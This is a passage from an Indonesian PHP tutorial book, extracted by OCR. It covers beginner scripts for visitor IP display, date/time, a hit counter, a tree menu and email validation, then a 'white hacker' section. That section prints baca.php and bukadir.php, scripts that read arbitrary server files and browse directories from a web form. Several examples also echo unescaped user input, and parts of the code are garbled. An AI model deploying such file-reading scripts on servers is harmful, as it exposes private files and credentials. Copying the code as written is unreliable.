


Gambar 63. Melihat Data Bukutamu

Membuat Tampilan IP Pengunjung


Tujuannya agar website kita dapat menampilkan IP (*internet protocol*) dari pengunjung. Caranya dengan mengetikkan code berikut pada **PHP Expert Editor**.

1. Klik **Start** → **All Programs** → **PHP Expert Editor**.



Gambar 64. Klik PHP Expert Editor

2. Muncul jendela aplikasi **PHP Expert Editor**.



Gambar 65. Jendela PHP Expert Editor

3. Ketik source code berikut ini.

```
<html>
<head>
</head>
<?php
/*Bagian ini untuk mengecek IP address apa user
menggunakan IP forward atau direct*/
if (getenv(HTTP_X_FORWARDED_FOR)){
$IPaddr=getenv(HTTP_X_FORWARDED_FOR);
$ipVIAss=getenv(REMOTE_ADDR);
}
else {
$IPaddr=getenv(REMOTE_ADDR);
}
/*Bagian ini adalah fungsi untuk mendapatkan
```

```

Hostname resolve dari Ipaddress*/
function hostname($hostname) {
global $yourhost;
$yourhost=gethostbyaddr($hostname);
}
hostname($IPAddr);
/*Bagian ini untuk mengecek apakah Ipaddress
merupakan IP forward, jika ya IP aslinya
(diforward lewat mana)*/
if ($ipVIAss) {
$viasProxy="via $ipVIAss<br>" . getenv(HTTP_
COMING_FROM) . "<br>";
}
/*Bagian ini untuk mengecek apakah nilai
hostname (IP resolve) dipenuhi atau tidak*/
if (!$yourhost) { $yourhost="unknown"; }
//Bagian ini untuk mendapatkan informasi
UserAgent*/
$pageagent=$_SERVER["HTTP_USER_AGENT"];
$pageagent=str_replace("(", "", $pageagent);
$pageagent=str_replace(")", "", $pageagent);
/*Bagian ini adalah untuk pemisahan antara
Browser dan operasi sistem*/
list($mozilla,$bws,$osname,$dig)=explode(";", $pag
eagent);
$bws=trim($bws);
$osname=trim($osname);
$osname=strval($osname);
if (ereg("Windows NT 5.1",$osname))
{ $osname="Microsoft Windows XP"; }


```

```

if (ereg("Windows NT 5.0",$osname))
{ $osname="Microsoft Windows 2000"; }
if (ereg("Windows NT 5.2",$osname)) {
$osname="Microsoft Windows 2003"; } if
(ereg("Win 9x",$osname)) { $osname="Microsoft
Windows ME"; }
if (ereg("Windows 98",$osname)) {
$osname="Microsoft Windows 98"; }
/*Bagian ini untuk menampilkan hasilnya*/
echo "
IP Address <b>$IPAddr</b> resolve <b>$yourhost</
b><br><b>$viasProxy</b> Browser <b>$bws</b>
($mozilla) OS <b>$osname</b><br>";
//User Aget PHP Version
echo $_SERVER["HTTP_USER_AGENT"];
?>


```

4. Setelah kode selesai ditulis, klik menu **File** → **Save All** pada jendela **PHP Expet Editor** tersebut.



Gambar 66. File-Save All


6. Buka browser **Mozilla** lalu arahkan ke alamat **http://localhost/ip.php**, akan muncul tampilan seperti gambar berikut.



Gambar 68. Mengakses file ip.php

Dari Gambar 68 terlihat alamat IP komputer **127.0.0.1**, dengan browser **Mozilla** dan System Operasi **Windows XP**.

5. Muncul jendela **Save As**, beri nama **ip.php**, lalu tekan **Save**. Simpan di folder **htdocs**.



Gambar 67. Jendela Save As

Membuat Petunjuk Tanggal dan Waktu


Website menjadi semakin dinamis karena menampilkan informasi yang *up to date* atau terbaru seperti informasi tanggal dan waktu. Cara untuk membuat website kita agar dapat menampilkan **Petunjuk Tanggal dan Waktu** kepada pengunjung, lakukan langkah-langkah berikut ini:

1. Ketikkan code berikut pada **PHP Expert Editor**.

```
<HTML>
<HEAD>
<TITLE>tanggal dan waktu</TITLE>
</HEAD>
<BODY>
  <?php
    printf("Tgl. Sekarang: %s ", Date("d F
Y"));
    printf("Waktu Sekarang: %s ", Date("g A"));
  ?>
</BODY>
</HTML>
```


Kode Date("d F Y") mengambil data tanggal di komputer, Kode Date("g A") mengambil data waktu Jam di komputer.

2. Setelah code selesai dituliskan, klik menu **File** → **Save All** pada jendela **PHP Expert Editor** tersebut.




Gambar 69. Klik Save All

3. Muncul jendela **Save As**, beri nama **TANGGAL.php**, lalu tekan **Save**.



Gambar 70. Jendela Save As

4. Buka browser Mozilla, lalu arahkan ke alamat **http://localhost/TANGGAL.php** untuk melihat hasilnya.



Gambar 71. Mengakses TANGGAL.php

Membuat Counter Pengunjung Website


Sebuah **Counter** pengunjung website berguna bagi kita untuk mengetahui jumlah user yang telah mengakses halaman website kita. Ketika setiap pengunjung tersebut membuka/mengunjungi website kita, counter secara otomatis bertambah nilainya. Selanjutnya kita akan membuat **Aplikasi Counter Pengunjung Website** dengan **PHP**. Tahapannya:

1. Ketikkan code berikut pada **PHP Expert Editor**.

```
<HTML>
<HEAD>
<TITLE>Contoh Counter</TITLE>
</HEAD>
<BODY>
<?php
    $nama_berkas = "COUNTER.DAT";
    if (file_exists($nama_berkas))
    {
        $berkas = fopen($nama_berkas,
        "r");
        $pencacah = (integer)
        trim(fgets($berkas, 255));
        $pencacah++;
        fclose($berkas);
    }
    else
        $pencacah = 1;
    // Simpan pencacah
    $berkas = fopen($nama_berkas, "w");
    fputs($berkas, $pencacah);
    fclose($berkas);
    // Tulis ke halaman web
    print("Anda adalah pengunjung ke-
    $pencacah <BR>\n");
    ?>
</BODY>
</HTML>
```


Ketika file **counter.php** dijalankan, kode php akan mengakses file **COUNTER.DAT** untuk melihat data yang tersimpan. Kemudian menambahkan satu variabel (**\$pencacah++**;) dan menyimpannya kembali pada file **COUNTER.DAT** untuk ditampilkan ke halaman website.

2. Simpan code tersebut dengan menekan menu **File → Save All**.




Gambar 72. File-Save All

3. Muncul jendela **Save As**, beri nama **counter.php**, lalu tekan **Save**.



Gambar 73. Jendela Save As

- 100



Gambar 74. Mengakses file counter.php

Coba tutup browser Mozila dan buka kembali, lalu arahkan ke alamat **<http://localhost/counter.php>**, maka counter tersebut akan berubah menjadi bernilai **2**.

Membuat TreeMenu

TreeMenu merupakan sebuah link yang memudahkan kita dalam mengakses data yang diinginkan. Karena bentuknya yang mirip dengan ranting pohon, maksudnya dari sebuah bagian yang umum turun menjadi bagian yang lebih khusus atau lebih kecil, maka website yang kita buat akan semakin hidup dan dinamis. Tahapan membuatnya:

1. Ketikkan code berikut pada **PHP Expert Editor**.

<?

[illegible]

```

        while ($i<$this->cot) {
            if ($i==0) {
                global $PHP_SELF;
                echo '<b><a href="'. $PHP_SELF. '
?action=close&id='>'. $this->closedSymbol. $this-
>desps[0]. '</a></b><br>';
            }
            else {
                echo $this->itemBranch. '<a
href="'. $this->urls[$i]. '>'. $this-
>desps[$i]. '</a><br>';
            }
            $i++;
        }
    }

    function close() {
        global $PHP_SELF;
        if (! $this->id){
        } else {
            echo '<b><a href="'. $PHP_SELF. '?action=ope
n&id='. $this->id. '>'. $this->openSymbol. $this-
>desps[0]. '</a></b><br>';
        }
    }
}

class menu {
    var $submenus;
    var $cot;
    var $id;
    function create() {

```

```

        $this->cot=0;
        $this->id=2;
    }

    function add($submenu) {
        $this->submenus[$this->cot]=new
submenu;

        $this->submenus[$this-
>cot]=$submenu;

        $this->cot++;
    }

    function show() {
        $i=0;

        $tmp = new submenu;
        while ($i<$this->cot) {
            $tmp=$this->submenus[$i];
            if ($tmp->id==(string)$this->id)
            {

                $tmp->open();
            }
            else {
                $tmp->close();
            }
            $i++;
        }
    }

    function hide() {
        $tmp = new submenu;
        $tmp->close();
    }
}

```

```

    }
    $sm_1=new submenu;
    $sm_1->create('1');
    $sm_1->add('',' Tutorial PHP');
    $sm_1->add('http://localhost/
pengenalanPHP.html','Pengenalan PHP');
    $sm_1->add('http://localhost/SejarahPHP.
html','Sejarah PHP');
    $sm_1->add('http://localhost/PengertianPHP
','Pengertian PHP');
    $sm_1->add('http://localhost/InstalasiPHP.
html','Instalasi PHP');
    $sm_2=new submenu;
    $sm_2->create('2');
    $sm_2->add('',' Download File');
    $sm_2->add('http://localhost/
SC.zip','Kumpulan Source PHP');
    $sm_2->add('http://localhost/Tool.
zip','Kumpulan Software Pendukung');
    $m_1=new menu;
    $m_1->create();
    $m_1->add($sm_1);
    $m_1->add($sm_2);
    if ($action=='') {
        $m_1->show();
    }
    if ($action=='open') {
        $m_1->id=$id;
        $m_1->show();
    }
}

```

```

    if ($action=='close') {
        $m_1->id=$id;
        $m_1->hide();
    }
    $m_1->show();
}
echo '</font>';
?>

```


Pada saat file **treemenu.php** ini diakses, kode PHP akan menampilkan submenu yang telah disimpan pada kode PHP. Yaitu:

\$sm_1->add('',' Tutorial PHP'); ←MENU

\$sm_1->add('http://localhost/pengenalanPHP.html','Pengenalan PHP'); ←SUB MENU


Lalu dengan function **show** dan **hide Sub**, menu tersebut ditampilkan dan disembunyikan.

2. Simpan kode tersebut dengan menekan menu **File → Save All**.




Gambar 75. File-Save All

3. Muncul jendela **Save As**, beri nama **treemenu.php**, lalu tekan **Save**.




Gambar 76. Jendela Save-As

4. Buka browser Mozilla, lalu ketik di URL **http://localhost/treemenu.php**, akan keluar tampilan menu.



Gambar 77. Mengakses Treemenu

5. Klik tanda plus (+) pada kata **Tutorial PHP**, submenu **Pengenalan PHP**, **Sejarah PHP**, **Pengertian PHP**, dan **Instalasi PHP** akan di tampilkan.



Gambar 78. Sub Menu dari Tutorial PHP

Membuat Cek Validasi Email

Dalam penjelasan berikut ini adalah contoh ketika script PHP digunakan untuk melakukan cek terhadap validasi email. Selanjutnya, lakukan langkah-langkah berikut:


1. Tulis code berikut pada **PHP Expert Editor**.

```
<HTML>
<HEAD>
<TITLE>Cek Validasi E-mail</TITLE>
</HEAD>
<BODY>
<FORM>
    e-mail Anda:
    <INPUT TYPE=TEXT NAME=email><BR><BR>
    <INPUT TYPE=SUBMIT VALUE="Cek">
</FORM>
<?php
    if (isset($email))
        if (empty($email))
            print("Isikan e-mail dengan benar
<BR>\n");
        else
        {
            if (ereg("^.+@.+\\..+$", $email))
                print("Alamat e-mail $email valid
<BR>\n");
            else
                print("Alamat e-mail $email tidak
valid <BR>\n");
        }
    ?>
</BODY>
</HTML>
```

Keterangan dari code di atas adalah:


Alamat email biasanya memiliki struktur penulisan seperti berikut **blablaba@titiktitik.com**, maka dalam pemrograman PHP kita dapat menggunakan **Flow Control** percabangan **if-else**-dapat ditulis **jika** dalam kata terdapat **@** dan **.** maka email tersebut valid.

2. Klik menu **File** → **Save All**.




Gambar 79. File-Save All

3. Muncul jendela **Save As**, beri nama **cekemail.php**, lalu tekan **Save**.




Gambar 80. Jendela Save As

4. Buka browser Mozilla, lalu ketik di URL **http://localhost/cekemail.php**, akan keluar tampilan seperti gambar berikut:




Gambar 81. Mengakses cekemail.php

5. Masukkan email dengan benar, misal **v_maker@yahoo.com** dan tekan tombol cek, maka akan keluar pernyataan bahwa alamat email yang dimasukkan **Valid**.



Gambar 82. E-mail Valid

6. Masukkan pada bagian alamat email, misalnya sembarang tulisan, maka hasilnya adalah **tidak Valid**.



Gambar 83. E-mail Tidak Valid

Mendapatkan Isi Database Server

Di dalam pembahasan ini, akan dijelaskan sedikit trik yang diperoleh dari teman-teman YF (*YogyaFree*), yaitu komunitas *underground* yang banyak membahas tentang *hacking*. Kalau mendengar kata *hacking* jangan berpikir negatif dulu, karena di YF tidak mengajarkan *hacking* untuk mengeksploitasi sesuatu yang merusak. Namun, untuk mengetahui celah kelemahan suatu website dan melaporkannya kepada yang mempunyai website. Nah, mereka biasa disebut dengan *White Hacker* atau Hacker Putih.

Sebagai gambaran, kita akan mencoba menjebol dan mengetahui isi data yang ada di server tersebut. Server yang kita pakai adalah **Apache** dengan **MySQL**-nya.

Teknik yang akan kita gunakan untuk *hacking over http* ini adalah php injection. **Php Injection** adalah suatu cara memanfaatkan kesalahan scripting php yang mengizinkan aplikasi untuk meng-*include* dan mengeksekusi suatu file/page (script), baik secara lokal atau *remote*.

Karena letak root atau folder dari server Apache ini berada pada folder **C:\apache\htdocs**, maka kita masukkan dua buah file, yaitu: **baca.php** dan **bukadir.php** ke **C:\apache\htdocs**.

1. File **baca.php**.

```
<html>
<head>
<title>Membaca Isi File</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><style type="text/css">
<!--
body,td,th {
    color: #FFFFFF;
}
```

```
body {
    background-color: #000000;
}
-->
</style></head>
<body>
37
<?php
if($Submit) {
$nama_file = "$path";
$isi_file = file($nama_file);
$jml_baris = sizeof($isi_file);
echo "<center>File $nama_file berisi $jml_baris baris.<p>";
?>
<textarea cols="80" rows="25">
<?php
for ($i=0; $i<$jml_baris; $i++)
{
print "$isi_file[$i]";
}
?>
</textarea></center>
<?php
}
?>
<a href="bukadir.php">kembali</a>
```


2. File **bukadir.php**.

```
<html>
<head>
<title>...: Membaca Isi Folder :...:</title>
<meta http-equiv="Content-Type" content="text/
html; charset=iso-8859-1"><style type="text/
css">
<!--
body,td,th {
    color: #FFFFFF;
}
body {
    background-color: #000000;
}
-->
</style></head>
<body>
<?php
if(!$Submit) {
echo "<center>DOCUMENT ROOT : $DOCUMENT_ROOT";
?>
<form name="hackdir" method="post" action="">
<table width="500">
<tr bgcolor="#000000">
<td width="112">Masukkan Path : </td>
<td width="300"><input name="dir" type="text"
id="dir" size="50"></td>
</tr>
36
</table>
<input type="submit" name="Submit"
value="Submit">
</form>
<a href="admindb.php">halaman muka</a>
<?php
```

```

